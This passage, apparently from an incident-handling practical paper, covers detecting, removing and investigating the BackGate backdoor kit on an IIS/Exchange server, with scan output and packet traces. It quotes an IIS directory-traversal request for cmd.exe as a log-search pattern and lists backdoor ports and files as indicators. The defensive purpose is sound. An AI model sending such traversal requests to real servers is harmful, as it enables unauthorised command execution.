6. Another option is to look at the IIS Web Server logs. In particular, you would be looking for attempts to use the IIS Unicode attack. Be aware that because IIS converts the Unicode data back to ASCII before entering the information into the log, you will only be able to search for references to CMD.EXE or some directory traversal entries (i.e., GET /scripts..\../winnt/system32/cmd.exe). This will lead to a lot of false positives, so use this with caution.
7. If you notice that your available disk space is being consumed for some unknown reason, it could be that the attacker is filling up your disk with his files. As always, any suspicious event on your system should be investigated.

Network Based Signatures

Network based signatures for the BackGate Kit either based on the TCP Port number of the packet or the actual data content of the packet.

1. I would record and flag all incoming TCP/IP packets with port numbers 9273, 9274, 9275, 9276, 9277, 9278, 19216 on the destination side of the packet, where the destination address is on your network. In particular, this would be traffic to your IIS Web Server, but other hosts could be infected also. Although this could represent legitimate traffic, this should be investigated.
2. On outgoing TCP/IP packets, look for telnet (TCP 23), ftp (TCP 20, 21), and web

(TCP 80) traffic coming from your IIS web server. This system should be seldom used for these purposes and should raise concern.

3. The IIS Unicode attack can be detected by looking at the raw packet data. Basically, you want to flag any packet that is destined for the IIS Web Server and contains Unicode characters. You could refine this by looking for just the Unicode representation of the directory traversal (..\..). This should produce very few false positives for the Unicode attack, and would cause you to look for further evidence of the BackGate Kit.

How to Protect Against the BackGate Kit

Protecting your systems from the BackGate Kit involves employing several techniques. This section will first describe what actions should be taken to protect your systems from being infected with the BackGate Kit. Then I will describe some actions to take if your systems do get infected.

Protection from the BackGate Kit

1. First and foremost is to keep your software up to date. Be sure to install all Security Patches for not only the Windows NT / 2000 Operating System but any other software running on your system, especially IIS. As Service Packs become available, install them after you have tested them for possible adverse side effects. It is extremely important to keep your software current. Check your software vendor's Web Site frequently for software updates.
2. To prevent (or at least make it harder for the attacker) the BackGate Kit from achieving the privilege escalation from IUSR_computername to "Local System", you need to modify the default behavior of the IIS software. If you execute the following:

   Start | Programs | Windows NT 4.0 Option Pack | Microsoft Internet Information Server | Internet Service Manager

   Then select the "Default Web Site" (shown in Figure 7), right-click over the highlighted "Default Web Site", and select "properties". Select the "Home Directory" tab and select "Run in separate memory space" (shown in Figure 8). If "Run in separate memory space" is selected, the BackGate Kit may appear to the attacker to be installed successfully, but its attack routine should not be able to execute the FTP Server (SUD.EXE) or the proxy server (MMTASK.EXE). The GINA Trojan will also be prevented from being activated. Note that this is true even if you must select the "Script" or "Execute (including script)" options. Be aware that selecting either of these two options could possibly increase your vulnerability in other ways.



Figure 7. Internet Service Manager Window with Default Web Site selected



Figure 8. Default Web Site Properties Window

2. Follow “Best Practices” when setting up your Web Server. Visit http://www.intersectalliance.com/projects/WinNTConfig/index.html for details concerning “Best Practices” for Windows NT / 2000 and the IIS Web Server. If possible, do not provide any additional services on the Web Server machine. This will help to limit the individual vulnerabilities of each machine and increase the amount of work an attacker has to do to compromise all of your network services. It is best to only provide one service per server machine.
3. Filter incoming ftp and tftp packets to your web server. This should be done at the perimeter router. I would also recommend filtering incoming ftp and tftp at the firewall. Only an ftp server should be allowed to receive inbound ftp packets. All others should be filtered and the attempts logged. Normally, you should not allow tftp into your network at all.
4. Run Antivirus software on your Web Server. I’m not sure if all Antivirus software will detect the BackGate Kit, but I know that Norton Antivirus and McAfee will. For details, please visit http://hq.mcafeeasap.com/dispTrojan.asp?virus_k=98693 or http://securityresponse.symantec.com/avcenter/venc/data/backdoor.nthack.html . Although you may be running antivirus software on your system, there are two items to remember. First, you must keep the virus definitions up to date. Second, you must make sure that the antivirus software is executed frequently. Please note that the antivirus software will only detect the BackGate Kit, it will not prevent BackGate from being installed.

Recovery from the BackGate Kit

My recommendation on recovering from the BackGate Kit is to trash your system and rebuild it. That is, I would reformat the hard drive and reload the Windows NT / 2000 software and the IIS Web Server. All of the Web pages should be reloaded from a trusted backup. One method I have used is that I have three “copies” or “versions” of the same Web Server. One is for public use (i.e., the real Web Server, the one likely to be attacked). Another is for local testing of the Web Server (access is limited to the local network). The third is for development (access is limited to just the developer’s machine). So, if the public web server gets the BackGate Kit installed on it, then I can reload the Web Pages from the testing system. Of course, this is just one option for providing a “secure” backup of your web pages.

The primary reason why I believe that rebuilding is the best solution is that you cannot be sure that the attacker has not loaded other malicious code on your server. Secondly, the process of removing the BackGate Kit is extremely delicate and could lead to a system that is not bootable, in which case you would have to rebuild your system anyway.

If you want to try to eradicate the BackGate Kit from your production IIS Web server

system, you will need to perform the following steps. Please be aware that the file names and registry values could be changed, depending on exactly how the attacker personalized the BackGate Kit. Also, when editing the registry, take special care in verifying that the action you take is the appropriate one. The registry is very sensitive and any errors could possibly cause your system to not boot properly or to become completely unusable.

1. First step is to run an antivirus program. I use Norton Antivirus. (Note: if you use a different antivirus program, be sure to follow the instructions for removing the infected files found). Be sure to update your antivirus software before attempting this step. Make sure that you have selected to scan all hard disks and that you are scanning all files. Delete any files detected as "Backdoor.NTHack".
2. Perform the following registry edits by running the regedit program. Be extremely careful with this step as the registry is very fragile and any mistake could result in an unbootable system. I have specified the key to find and the value to delete. I have included a comment after each value to explain what this registry key is used for. Be aware that some of these registry entries may not exist, so just ignore it and go on to the next entry.
    1. Key: HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
       Value: NewGina ← Trojan GINA program
       Value: OriginalGinaDLL ← Original GINA program
    2. Key:HKEY_LOCAL_MACHINE\system\currentcontrolset\services\os2srv\parameters
       Value: firestarter ← path to SUD.exe (the BackGate FTP Server)
    3. Key:HKEY_LOCAL_MACHINE\system\currentcontrolset\services\index\parameters
       Value: firestarter ← path to remscan.exe
    4. Key:HKEY_LOCAL_MACHINE\system\currentcontrolset\services\index
       Value: image path ← path to firedaemon.exe
    5. Key:HKEY_LOCAL_MACHINE\system\currentcontrolset\services\eventlog\application\index
       Value: event message file ← path to firedaemon.exe
    6. Key:HKEY_LOCAL_MACHINE\system\currentcontrolset\services\eventlog\application\mmtask
       Value: event message file ← path to firedaemon.exe
    7. Key:HKEY_LOCAL_MACHINE\system\currentcontrolset\services\eventlog\application\os2srv
       Value: event message file ← path to firedaemon.exe
    8. Key:HKEY_LOCAL_MACHINE\system\currentcontrolset\services\mmtask
       Value: image path ← path to firedaemon.exe
    9. Key:HKEY_LOCAL_MACHINE\system\currentcontrolset\services\os2srv
       Value: imagepath ← path to firedaemon.exe

3. In step 2 above, you have deleted the references to the GINA Trojan in the registry. In this step, you need to make sure that the original GINA DLL exits and has not been modified. One way to do this is to search for the file MSGINA.DLL. It should be in the C:\Winnt\system32 folder. You need to compare its size to the MSGINA.DLL file on a trusted system. If you have access to an MD5 checksum generator, you could run it on the two copies of MSGINA.DLL and make sure the checksums are the same. The primary reason for doing this is that the attacker could have deleted or modified the MSGINA.DLL file so that when you remove the registry entries, your system would no longer boot.
4. Now you need to stop the services provided by the BackGate Kit. You do this by executing the "services" applet from the Control Panel. Search for both MMTASK and OS2SRV and change the StartUp parameter to Disabled. Note that the attacker could have changed the names of these services. You can determine the names the attacker may have used by searching the Application Event Log for messages containing "Event ID (0)".
5. Now delete the files in the BackGate ftp Server's directory tree. This is normally named Adminback0801. Remember that you may have to search each disk drive for this directory because the BackGate Kit installs it on the drive with the most free disk space.
6. After you have completed the above steps, you are now ready to reboot the system.
7. After rebooting, I would recommend running a port scanner against this machine to verify that the BackGate ports are no longer active. You should scan all 65535 TCP ports.

Now your machine should be free of the BackGate Kit. But be aware that if an attacker installed one hacker tool, he could have installed others. I would still highly recommend my first option, reformatting the hard drive and rebuilding the system. There are just too many unknowns for me in trying to uninstall the BackGate Kit.

Part 3 – The Incident Handling Process

This section describes the process I used in investigating the incident on ABC Corporation's Microsoft Exchange Server. I did not follow chain of custody procedures due to ABC's decision not to perform a complete investigation. They did not want to have law enforcement involved and wanted the incident handled as quietly and quickly as possible. ABC Corporation is in a business where it is extremely important to maintain their customer's trust. The only handling of this incident they wanted was: proof that their machine had indeed been successfully attacked (i.e., an Incident had actually occurred), the extent of the compromise to their network and data, what should be done to eradicate the problem, and recommendations on what procedures to put in place that would prohibit or reduce the risk of this happening again. Also, ABC management only gave me one day on site at the ABC network to analyze the affected system and the other nodes of the ABC corporate network.

Now I will provide a little background on this incident. This incident actually arose out of a Network Security Assessment engagement that my company had with ABC to determine the security posture of their network. ABC has a network of about 30 nodes, normally taking me about one day to analyze (i.e., port scans, vulnerability scanning, review of policies and procedures, password analysis, and interview selected staff and management). If I find anything "interesting", I will probe deeper into that by running whatever tools are required. For instance, if I find an IIS Web Server, I check for the IIS Unicode vulnerability or if I find an ftp server, I will check for "guest" accounts, anonymous write access, and accounts with no passwords. For Microsoft Servers, I like to analyze each one individually to look at user profiles, security profile, logging configuration, and physical security.

One more thing, realize that I performed this incident analysis without the benefit of having attended the GIAC Incident Handling course. With the knowledge I now have, I believe that I would have done things differently. Where this is the case, I will present what actions I actually took, and then follow that up with what actions I believe I would do today. I'm presenting both to show that even when you may not know all of the correct actions to take, you can at least think logically about the situation and calmly handle the incident. I hope that this is not too confusing in presenting it this way.

Preparation

Actual Events

I would have to say that the ABC Corporation had almost done the right thing in that they had hired networking "experts" to come in and set up their network. Recall that their network (Figure 1) has a properly configured firewall, a properly secured Web server running on the firewall system, and address translation going through the firewall. The two areas they (both the "experts" and ABC management) fell short was their Microsoft Exchange Mail Server and their perimeter router. It turns out that the "experts" believed that the ABC network was safe and secure being behind a firewall and thus did not require any access controls at the perimeter router. The other problem was that the "experts" did not know how to enable the firewall to pass mail traffic from the Exchange Server to the clients on the ABC network. The "experts" thought they had come up with a good plan by putting two ethernet interfaces on the Exchange Server, thus bypassing the firewall. No one from ABC or the "experts" challenged this configuration. (Editorial Comment: I don't know why they didn't call the Firewall vendor and ask for help. This makes no sense to me.) Another issue is that when they built the Microsoft Exchange Server, they installed the defaults of "everything". This caused the IIS Web server to be installed. The problem here was that neither the "experts" nor ABC knew that IIS was there and thus was left wide open for attack.

Upon arriving at the ABC Corporation, I attempted to review their policies and

procedures for computers and network security. There were none to review. This includes a policy on Incident Handling. When I asked ABC's management about what they wanted done in the case of this incident, their only concern was "why would anyone want to attack me?". They believed they were immune to network attacks because they were a small company with very little Internet presence. I assured them that no one is safe from being attacked. We all must take the proper steps to protect our networks.

What Should Have Happened

I don't exactly know where this next information goes, but I do have an incident response procedure for my company. Where I fall short is in the development of a policy for handling incidents while working for my client companies. I realize that ideally each company should have their own set of incident handling policies, but until that is the case I think that I should come up with my own Incident Handling policy for situations like the one I am presenting in this document. It sure makes this process easier if this step is done up front than trying to handle it real time. As was mentioned in the SANS GCIH class by our instructor, Mr. Ed Skoudis, incidents are a stressful time and when we are under stress we may make mistakes. So, there are two things we must do: prepare for the incident and REMAIN CALM. These two things go together very well. If you are prepared and have all your major decisions made before the incident takes place, then you only have to perform the tasks that were already agreed upon during the actual handling of the incident. (Please note that this is not a direct quote from Mr. Skoudis, but a synopsis of what he said during class concerning preparation)

ABC should have been prepared for a computer/network incident such as this. At a minimum there should have been an Incident Response Plan in place. This Plan should have included: responsibilities, how to report a possible incident, the detailed process on how an incident is investigated, how to maintain chain of custody and provide proper protection of the evidence, people and/or positions involved, proper amount of secured space to conduct the investigation, sufficient supplies, and proper software and hardware to handle most incidents that would arise. In addition, as I stated in the previous paragraph, I should have had an incident handling policy and procedures in place to use in just this type of situation.

Identification

Actual Events

As I stated in the previous section above, I was in the process of performing a Network Security Assessment for ABC. In running one of the vulnerability scanners I normally use (Nessus, SARA, or Cisco Secure Scanner); I was visited by ABC's office manager. She indicated that the Microsoft Exchange server had stopped responding. I went to the server room to check out the server and in running the "Task Manager" I discovered that a process named "mmtask" was consuming all available CPU time. I had run across this

situation at a previous client's site earlier last year and knew that this machine was probably infected with the BackGate Kit (or something similar). I knew from the other client's site that there is some vulnerability that is tested by one of the three scanners I use that triggers the mmtask program to go crazy and consume CPU time. (The only way I have found to recover from this run away process is to reboot the machine.)

Next while logged on to the console of the infected system, I searched for files that should exist if the BackGate Kit is present. I found the following files present in my quick look at the system: MMTASK.EXE, SUD.EXE, SUD.BAK, 543567.tmp, and NEWGINA.DLL.

I now was pretty confident that the BackGate Kit was present. The next step was to confirm my theory. After completing the SARA vulnerability scanner (visit http://www.www-arc.com/sara for information on SARA) against the Exchange Server from the external network (the DMZ) interface, the following facts were reported:

a.b.c.227|instl_bootc|a|x||||offers instl_bootc
a.b.c.227|td-postman|a|x||||offers td-postman
a.b.c.227|9277:TCP|a||||\000\n\000\000\002\000\000\000\001\000|offers 9277:TCP
a.b.c.227|1046:TCP|a||||ncacn_http/1.0|offers 1046:TCP
a.b.c.227|http-rpc-epmap|a|g||||offers http
a.b.c.227|5044:TCP|a|||||offers 5044:TCP
a.b.c.227|epmap|a|||||offers epmap
a.b.c.227|netbios-ns|a|x||||offers netbios-ns
a.b.c.227|cognex-insight|a|x||||offers cognex-insight
a.b.c.227|smtp|a||||220 mail.midstateneurosurgery.com ESMTP Server (Microsoft Exchange Internet Mail Service 5.5.2653.13) ready\r\n221 closing connection\r\n|offers smtp
a.b.c.227|ansyslmd|a||||ncacn_http/1.0|offers ansyslmd
a.b.c.227|ff-fms|a|x||||offers ff-fms
a.b.c.227|ldaps|a|||||offers ldaps
a.b.c.227|epmap|a|x||||offers epmap
a.b.c.227|netbios-ssn|a||||Netbios Name|MAIL
a.b.c.227|telnet on port 9273|a||||guess>QUIT\r\n|offers telnet on port 9273
a.b.c.227|imap|a|g||||offers imap
a.b.c.227|nntp|a||||200 Microsoft Exchange Internet News Service Version 5.5.2653.23 (posting allowed)\r\n500 command not recognized\r\n|offers nntp
a.b.c.227|iad3|a|x||||offers iad3
a.b.c.227|1034:TCP|a|||||offers 1034:TCP
a.b.c.227|neod1|a|||||offers neod1
a.b.c.227|9278:TCP|a||||\015\001\r\000\0011279271656\000|offers 9278:TCP
a.b.c.227|1041:TCP|a|||||offers 1041:TCP
a.b.c.227|rdrmshc|a|x||||offers rdrmshc
a.b.c.227||a|||||rpcinfo error #256
a.b.c.227|imap|a||||* OK Microsoft Exchange IMAP4rev1 server version 5.5.2653.23 (MAIL) ready\r\n* BAD Protocol Error: "Command received without terminating <CR><LF> sequence"\r\n|offers imap
a.b.c.227|pop3s|a|||||offers pop3s
a.b.c.227|nsw-fe|a|||||offers nsw-fe
a.b.c.227|X-55|a|||||offers X-55
a.b.c.227|1043:UDP|a|x||||offers 1043:UDP

a.b.c.227|netbios-ssn|a||||\131\000\000\001\143|offers netbios-ssn
a.b.c.227|optima-vnet|a|x||||offers optima-vnet
a.b.c.227|imap.sara|u|||||program timed out
a.b.c.227|cplscrambler-al|a|||||offers cplscrambler-al
a.b.c.227|instl_boots|a|x||||offers instl_boots
a.b.c.227|nntps|a|||||offers nntps
a.b.c.227|jstel|a|||||offers jstel
a.b.c.227|nim|a|x||||offers nim
a.b.c.227|iad2|a|||||offers iad2
a.b.c.227|host|a||||NMAP Windows NT4 / Win95 / Win98|offers nmap
a.b.c.227|ftranhc|a|x||||offers ftranhc
a.b.c.227|9275:TCP|a||||220 WinGate Engine FTP Gateway ready\r\n|offers 9275:TCP
a.b.c.227|vfo|a|||||offers vfo
a.b.c.227|dab-sti-c|a|x||||offers dab-sti-c
a.b.c.227|imaps|a|||||offers imaps
a.b.c.227|isoipsigport-2|a|x||||offers isoipsigport-2
a.b.c.227|isoipsigport-1|a|x||||offers isoipsigport-1
a.b.c.227|netbios-dgm|a|x||||offers netbios-dgm
a.b.c.227|udpscan.sara 1-1760,1763-2050,6500,31335,31337,27444,32767-33500|u|||||program timed out
a.b.c.227|fastechnologlm|a|x||||offers fastechnologlm
a.b.c.227|http-rpc-epmap|a||||ncacn_http/1.0|offers http-rpc-epmap
a.b.c.227|smtp|a|zcio|ANY@a.b.c.227|ANY@a.b.c.227|SMTP could be a mail relay|Inconclusive mail relay test; confirm manually
a.b.c.227|fpo-fns|a|x||||offers fpo-fns
a.b.c.227|#|a|||||offers #
a.b.c.227|9276:TCP|a|||||offers 9276:TCP
a.b.c.227|9274:TCP|a|||||offers 9274:TCP
a.b.c.227|1040:TCP|a||||ncacn_http/1.0|offers 1040:TCP
a.b.c.227|cplscrambler-in|a||||ncacn_http/1.0|offers cplscrambler-in
a.b.c.227|kyoceranetdev|a||||ncacn_http/1.0|offers kyoceranetdev
a.b.c.227|pop3|a||||+OK Microsoft Exchange POP3 server version 5.5.2653.23 ready\r\n-ERR Protocol Error\r\n|offers pop3

I have bolded the significant lines concerning the BackGate Kit. Some of the lines have been wrapped because of line width limitations. Notice that the common ports used for the various proxies are active and listening for connections. (Note: you won't find the BackGate Kit ftp server here because SARA only probes selected TCP and UDP ports.) Also notice that SARA responded with the "Wingate Engine FTP Gateway" prompt when TCVP port 9275 was probed. Based on this evidence alone, I believed that this machine had the BackGate Kit installed. In addition, when I ran SARA from the internal (protected) network, I achieved the same results as above.

I also noticed that web was active from the SARA results, so I accessed the default web page and found that ABC was hosting a porn site on this machine. The attacker had modified the default Microsoft IIS web page to contain pornographic material. This was not an indication of the BackGate Kit, but did provide me with additional evidence that this system had been attacked.

The last thing I did was to look at the data captured by my network sniffer (tcpdump). As

part of the Security Assessment, I install a network sniffer on the external network. I do this so that I can determine if there is any suspicious traffic present on the client's network. I only do this for a few hours, so I only get a representative sampling of data. When looking at the traffic going to and from the compromised Exchange server, I observed that several different IP addresses (on different networks) were utilizing the proxy servers on this system. Some of the traffic collected by tcpdump follows. I have only included packets dealing with the telnet proxy (TCP port 9273). All other packets have been filtered. Some of the longer lines have wrapped due to page width limitations.

```
  13:42:28.500930 209.149.244.201.1481 > a.b.c.227.9273: S 2117944150:2117944150(0)
  win 16384 <mss 1360,nop,nop,sackOK> (DF)
  13:42:28.500930 a.b.c.227.9273 > 209.149.244.201.1481: S 2378121:2378121(0) ack
    2117944151 win 9520 <mss 1460> (DF)
  13:42:28.540930 209.149.244.201.1481 > a.b.c.227.9273: . ack 1 win 17680 (DF)
  13:42:28.540930 a.b.c.227.9273 > 209.149.244.201.1481: P 1:10(9) ack 1 win 9520 (DF)
  13:42:28.580930 209.149.244.201.1481 > a.b.c.227.9273: P 1:4(3) ack 10 win 17671 (DF)
  13:42:28.580930 a.b.c.227.9273 > 209.149.244.201.1481: P 10:16(6) ack 4 win 9517 (DF)
  13:42:28.610930 209.149.244.201.1481 > a.b.c.227.9273: P 4:10(6) ack 16 win 17665 (DF)
  13:42:28.610930 a.b.c.227.9273 > 209.149.244.201.1481: P 16:19(3) ack 10 win 9511 (DF)
  13:42:28.810930 209.149.244.201.1481 > a.b.c.227.9273: . ack 19 win 17662 (DF)
+++
  13:43:25.680930 a.b.c.227.9273 > 209.149.244.201.1481: . ack 47 win 9474 (DF)
  13:43:35.480930 209.149.244.201.1481 > a.b.c.227.9273: F 47:47(0) ack 102 win 17579
  (DF)
  13:43:35.480930 a.b.c.227.9273 > 209.149.244.201.1481: . ack 48 win 9474 (DF)
  13:43:35.480930 a.b.c.227.9273 > 209.149.244.201.1481: F 102:102(0) ack 48 win 9474
  (DF)
  13:43:35.520930 209.149.244.201.1481 > a.b.c.227.9273: . ack 103 win 17579 (DF)
  19:37:31.240930 216.86.243.162.32825 > a.b.c.227.9273: S 1137121372:1137121372(0)
    win 5840 <mss 1460,sackOK,timestamp 351663 0,nop,wscale 0> (DF)
  19:37:31.240930 a.b.c.227.9273 > 216.86.243.162.32825: S 2506852:2506852(0) ack
    1137121373 win 8760 <mss 1460> (DF)
  19:37:31.290930 216.86.243.162.32825 > a.b.c.227.9273: . ack 1 win 5840 (DF)
  19:37:31.300930 a.b.c.227.9273 > 216.86.243.162.32825: P 1:10(9) ack 1 win 8760 (DF)
  19:37:31.350930 216.86.243.162.32825 > a.b.c.227.9273: . ack 10 win 5840 (DF)
  19:37:31.350930 a.b.c.227.9273 > 216.86.243.162.32825: P 10:16(6) ack 1 win 8760 (DF)
  19:37:31.350930 216.86.243.162.32825 > a.b.c.227.9273: P 1:10(9) ack 10 win 5840 (DF)
  19:37:31.430930 216.86.243.162.32825 > a.b.c.227.9273: . ack 16 win 5840 (DF)
+++
  19:37:31.240930 216.86.243.162.32825 > a.b.c.227.9273: S 1137121372:1137121372(0)
    win 5840 <mss 1460,sackOK,timestamp 351663 0,nop,wscale 0> (DF)
  19:37:31.240930 a.b.c.227.9273 > 216.86.243.162.32825: S 2506852:2506852(0) ack
    1137121373 win 8760 <mss 1460> (DF)
  19:37:31.290930 216.86.243.162.32825 > a.b.c.227.9273: . ack 1 win 5840 (DF)
  19:37:31.300930 a.b.c.227.9273 > 216.86.243.162.32825: P 1:10(9) ack 1 win 8760 (DF)
  19:37:31.350930 216.86.243.162.32825 > a.b.c.227.9273: . ack 10 win 5840 (DF)
  19:37:31.350930 a.b.c.227.9273 > 216.86.243.162.32825: P 10:16(6) ack 1 win 8760 (DF)
  19:37:31.350930 216.86.243.162.32825 > a.b.c.227.9273: P 1:10(9) ack 10 win 5840 (DF)
  19:37:31.430930 216.86.243.162.32825 > a.b.c.227.9273: . ack 16 win 5840 (DF)
```

So, I now know that not only is the BackGate Kit installed, it is actively being used. The ABC Office Manager was informed of this and I asked her for the direction she wanted me to take as far as investigating and handling this incident.

This process described above took about eight hours to complete. I do not know how long the BackGate Kit had been installed on this system. I could have used the system dates associated with the BackGate files, but these dates could have been modified by the attacker. Also, ABC was not performing any backups on this machine. They thought that the data on it was volatile and did not need to be backed up. If the system crashed, they would just have their "experts" come in and rebuild it.

What Should Have Happened

I believe that the steps I took in the determination of whether this was an event on the ABC network or was an incident were the proper steps to be taken. I do believe that additional steps should have been performed.

I should have reviewed the event logs on the compromised machine for evidence of the BackGate Kit. Also, I should have examined the registry, looking for evidence of the BackGate Kit.

Although I did a fair job of documenting what I did above, I now realize that I didn't document everything. I should have documented the exact commands I entered and the precise actions I took. I should have paid attention to what my father told me when I started to work after college: "If it isn't written down, it didn't happen". I'm sure that quote was not original with him (I've heard numerous other people use it), but the older I get, the more I realize how important documentation is. I know on the surface that it appears to be "time consuming", at least that is how we feel at the time we should be documenting, but it really saves time in the long run. In particular, I would have had an easier time writing this document if I had organized all the data and notes I had collected from this incident. Documentation is one of the fundamental keys to successful incident handling. A good idea for your documentation is to purchase a lab notebook with numbered pages that and bound together. You should then make sure that everything is included in this book. If you take a screen shot, you could just print it out and tape it in the lab notebook.

Containment

Actual Events

What happened next is that I gave a quick report to the ABC Office Manager concerning the BackGate Kit and how I knew it was installed on her Exchange Server. I also discussed with her and my project manager what the options were on exactly how to proceed. The options as I presented to them were basically:

1. take the compromised machine offline and perform a complete forensics' analysis;
2. take the compromised machine offline, call the proper authorities (FBI, etc.), back up the hard drive, and perform forensics' analysis on the backup of the hard drive;
3. do no further analysis of the compromised system and begin the eradication process;
4. or leave the situation as is with the BackGate Kit installed and do nothing.

The ABC Office Manager went to her management with the choices and decided that they did not want to pursue any legal options and did believe that something did need to be done, so options two and four were out. She then stated that because they weren't going to proceed with legal options and because my manager told them there would be an additional charge of two days of labor to perform the analysis in option one, she chose option three with one caveat. That is that she wanted us to not perform any forensics on the compromised system, but did want us to recommend steps that ABC could take to reduce the risk of something like this happening again. Because I was in the process of a Security Assessment, she was going to get security recommendations anyway, so this represented no additional charge to her.

The next step I took was to take the Exchange server offline. ABC had no information they wanted off the system, so no backup of data was required per se.

As a consequence of the Network Security audit I was doing anyway, I checked each system on the network for and evidence of intrusions. It appeared from the results of my tests on the other systems on the network that this particular was not concerned with installing other services on these systems. Of course, I had to make ABC management aware of the possibility that all the data on their network may have been stolen or may have been modified and should be verified before being trusted. I did make sure that the user account information and the configuration of the Exchange software was recorded. This will be used in the recovery process.

In handling this incident, I only had the tools I normally take with me when I perform a Network Security Audit. I have a large padded shipping case I use that holds all my equipment. This consists of: 6 laptop computer systems, a digital camera, a color scanner, a portable HP color printer, cell phones, spare batteries for all hardware, surge protectors, power strips, two 8-port 10 mb/sec hubs, 10Base-T patch cables and peripherals for the laptops (zip drives, and CD-RW drives). I have found that I usually need most of this equipment in this line of work.

What Should Have Happened

If ABC had an Incident Response Plan, I would not have had to present any options to the Office Manager above. She would have informed me what ABC's policy was and we would have begun to follow it.

Even though this incident was not handled as well as it could have been, I still should have made a backup of the compromised system. At my company, the primary method of backup of Microsoft Windows systems is to use Norton Ghost. Of course, in this situation, you want to make sure that the backup contains all space on the disk. This includes free space and slack space, the boot sector, and all files and directories. Basically, you need to do a complete sector by sector copy of the disk. This means that you will need to have a disk of equal or larger size to the disk you are backing up.

Needing a disk to make a backup of the hard disk in the compromised system brings up the issue a jump kit. What should you have with you when handling an incident? In addition to the equipment I listed above, I should have had: large hard disks (both IDE and SCSI), Lab notebooks, Zip Lock bags for properly storing evidence, a list of contacts that I might need to communicate with or receive guidance from during the incident handling, and a set of checklists on how to perform the various tasks I will need to execute during this process. This last item is extremely important because there are just too many operating systems and different kinds of networking hardware and software to remember how to do everything, so it is important to have checklists at your disposal.

The last item you really should have is another individual to work with you. This is useful for several reasons: you can learn from each other, having two sets of eyes will catch things that one person might overlook, you will two people that can testify to what was done and how the evidence was protected, you want make as many mistakes because you have someone to verify each step that is taken, and having two people allows on to handle communications that must take place while the other person is still able to work.

Eradication

Actual Events

After informing ABC management of the situation, I went over the options of removing the BackGate Kit from the compromised Exchange server. Since there were no backups of the system and because ABC management considered the information on the system volatile, I recommended that the hard drive be reformatted and all software reloaded. Prior to doing this though, I went through the list of user accounts and recorded the account names and the configuration information for the Exchange software.

Although I have presented a procedure for removal of the BackGate Kit from a compromised system, as a result of the security analysis performed in the Identification step, I discovered that this system was also infected with the “Code Red” worm. This means that at least two different attacks have been successfully performed against this system. This makes the choice even more apparent on what needs to be done to eradicate the malicious software from the machine. This is, reformat the hard disk and reload from CDROM.

In addition, I performed a review of the event logs on all systems on the ABC network. I also reviewed the firewall rule set and the configuration of the perimeter router. There was no evidence that any of these devices had been successfully attacked. It appeared that the attacker was only interested in the Exchange Server.

